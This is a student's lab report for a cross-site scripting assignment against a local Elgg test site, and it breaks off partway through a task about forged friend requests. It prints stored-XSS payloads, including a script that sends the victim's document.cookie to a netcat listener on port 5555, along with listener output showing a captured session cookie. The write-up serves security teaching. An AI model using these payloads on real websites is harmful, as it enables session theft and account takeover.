

## ASSIGNMENT – 8

Name: **Sudharsan Srinivasan**


UTA ID: **1001755919**

### Environment:


- The tasks are carried out in a web browser with **Inspect Page Element** option, used to track the status of the requests, parameters and headers involved etc.
- The websites used for the tasks are [www.xsslabelgg.com](http://www.xsslabelgg.com) to login to user accounts etc and the corresponding folder accessed is **var/www/XSS/Elgg**.

### Task 1 – Display Malicious Message using an Alert popup (Javascript):


- For all the tasks in this assignment, we assume **Samy** as the attacker, using malicious codes to launch attacks on other user accounts.
- In this case, we first navigate to **xsslabelgg** website and login to **Samy's** account.




- Once inside **Samy's** account, head to the **Edit Profile** section and then insert the alert JavaScript code in the **About Me/Brief Description** section to get the popup. The code for the same can be seen below.



- The code is successfully setup in Samy's account. To check if it affects other accounts, we log in to Alice's account.



- After that, we head to **Members** tab and then select **Samy** from the list of members. Now, when the page loads, the alert message **XSS** pops up in a window.



- It can also be noted that the **About Me** section of Alice account is empty, even though there was JavaScript code written there. This shows that Alice has become a victim of **XSS attack** because she visited Samy's account, who has injected that malicious code in his own profile.
- The browser inside the VM does not show the code written inside About Me section, but when saved **it executes the script**. That is why we see only the popup message.

#### Task 2 – Display Cookies by Posting Malicious Message:

- To achieve this, we add the code in **About Me** section by logging into Samy's account. The below code is used to display the cookies of the logged in user using the popup JavaScript code added.

##### Display name

Samy


##### About me

Visual editor

```
<p><script>
alert(document.cookie);
</script></p>
```

Public


- To check if the attack is successful, we login to Alice's account and visit Samy's profile. On doing so, we will be able to see Alice's cookie values displayed in a popup window.



- This proves that the attack is successful, and Alice ends up being a victim of XSS attack. Here, the cookies will only be seen on Alice's end, not in the attacker side.

### Task 3 – Using Victim's Machine to Steal Cookies:

- The goal of this task is to overcome the issue faced in the previous task, where the attacker will not be able to see the victim's machine cookie values that are set.
- To be able to do so, we embed a JavaScript code with HTTP Request through terminal. We first start the terminal and initiate a **TCP** connection at port **5555** using **netcat (nc)** command.



- We then enter the below JavaScript code in **About Me** section of Samy's profile. The `img src` command in the below code acts as the source to initiate a HTTP Request to the server at port 5555.

**Display name**


Samy

**About me** [Visual editor](#)

```
<p><script>
document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie)+' >');
</script></p>
```


Public

- After adding the above code, once it is saved, the webpage loads again and a HTTP Request is passed to the terminal and Samy's cookie values will be displayed in the terminal.



```
Terminal
[04/03/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 51000)
GET /?c=Elgg%3D91cgp5m9oe7kqci0eau7ed7rj5 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

- Keeping the terminal active, we log into Alice's account and navigate to Samy's profile. Then we can see that Alice's cookie values are also displayed on the terminal.




```
Terminal
[04/03/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 51000)
GET /?c=Elgg%3D91cgp5m9oe7kqci0eau7ed7rj5 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


- Thus, we are successful in launching an XSS attack to be able to view the victim's cookie values on the attacker side as well.

#### **Task 4 – Attack to become the Victim's friend:**

- In this task, we plan to launch an XSS attack in such a way to add Samy as Alice's friend without her knowledge. To do that, first we need to know the parameters and value that are required to make 'add a friend' request work.
- To find out this, we login to another account, in this case Charlie's account.




- Once inside Charlie's account, we search for Samy and click on **Add Friend** button. After doing so, Samy will be added as a friend in Charlie's account, and we observe that HTTP Request through **Developer Tools** option.




- We can also find out Samy's GUID using **Inspect** tab on the developer tools as seen below. The token and timestamp values could also be seen there along with GUID.






- Now that we know Sammy's GUID, token and timestamp values, we use that to construct a malicious JavaScript code to add Sammy as a friend to his own account.
- On doing so, whoever visits Sammy's profile would automatically get Sammy added as a friend to their account, without their knowledge even if they don't explicitly click on Add Friend button. The malicious JavaScript code is as follows, which is added in About Me section of Edit Profile inside Sammy's account.



- In the above code, we send an url such that the webpage sends a **GET** request with the url  
<http://www.xsslabelgg.com/action/friends/add?friend=47> +ts +token
- The ts and token mentioned in the sendurl variable are the token and timestamp values that will be passed during run time, corresponding to Sammy's account. We use these details to write the malicious script. The script code is shown in the below image.

